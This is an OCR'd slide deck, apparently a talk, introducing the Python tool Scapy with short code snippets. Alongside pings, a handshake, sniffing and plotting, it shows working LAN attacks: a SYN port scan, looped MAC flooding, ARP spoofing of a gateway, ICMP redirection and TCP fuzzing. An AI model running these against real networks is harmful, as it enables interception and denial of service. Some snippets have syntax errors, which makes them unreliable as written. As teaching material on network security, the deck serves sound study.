
Scapy

Das Schweizer Taschenmesser für Paketgenerierer

Balle &
Lilu



What is this all about?

- Python Tool & Library
- Paketgenerator
- Sniffer
- Traffic Visualisation
- Main developer: Philippe Biondi

www.secdev.org/projects/scapy

What you will see

- Important Scapy Commands
- Packet generation & handling
- Portscanning
- MAC Flooding
- ICMP Redirection
- Fuzzing
- Sniffing / Sniffing Detection
- Plotting

Important Scapy Commands

ls()	List Protocols
lsc()	List Command
packet.show()	Show Packet
send()	Send Packet
sr()	Send & receive Packet
fuzz()	Protocol fuzzing
sniff()	Traffic sniffing
promiscping()	Sniffer detection
plot()	Packet plotting

Packet generation

ICMP echo request

```
p = IP(dst="192.168.0.1")/ICMP(type=8)/":-)"

p.show()

send(p,count=10)
```

Packet handling

TCP Handshake

```
p = IP(dst="ccc.de")/
    TCP(flags="S",dport=80,seq=23,ack=42)

(ans,unans) = sr(p)

r = IP(dst="ccc.de")/
    TCP(flags="A",dport=80,seq=24,ack=ans[0][1].seq+1)/
    "GET / HTTP 1.0\n\n"

(ans,unans) = sr(r)
ans.summary()
```

Port Scanning

TCP Syn Scan

```
p = IP(dst="target")/TCP(dport=(1,1024),flags="S")

(ans,unans) = sr(p,timeout=10,iface=eth0)

for p in ans:
  if p[1].haslayer("TCP") and \
    p[1]["TCP"].sprintf("%flags%") == "SA":
    print "Port " + str(p[1].sport) + " open"
```

MAC Flooding

```
p = Ether(src=RandMAC("*:*:*:*:*:*"),
          dst=RandMAC("*:*:*:*:*:*")) /
    IP(src=RandIP("*.*.*.*"),
       dst=RandIP("*.*.*.*") /
    ICMP()

sendp(p, iface="eth0", loop=1)
```

ARP Spoofing

```
p = Ether() /
    ARP(pdst="target",psrc="old_gw",op="is-at")

sendp(p,iface="wlan0",loop=1,inter=10)
```

ICMP Redirection

```
p = IP(src="old_gw","dst=target") /
    ICMP(type=5,code=1,gw="new_gw") /
    IP(src="target",dst="0.0.0.0")

send(p)
```

Fuzzing

```
p = IP(dst="target")/ fuzz(TCP())
send (p, loop=1)
```

Sniffing & Detection

```
sniff(iface="eth0",filter="tcp",prn=handle_packet)

def handle_packet(p):
   print p.show()

promiscping("NET")
```


Plotting

Sequence numbers

```
p = IP(dst="ccc.de",id=(1,100))/TCP(dport=80)
(ans,unans) = sr(p)

ans.plot(lambda x: x[1].seq)
```

Questions?!?



References

- www.secdev.org/projects/scapy
- http://www.ines4ever.com/sniffer-Dateien/rftm/hijackersguide.pdf
- Network Hacks (Angriff und Verteidigung mit Python) ISBN 978-3642243042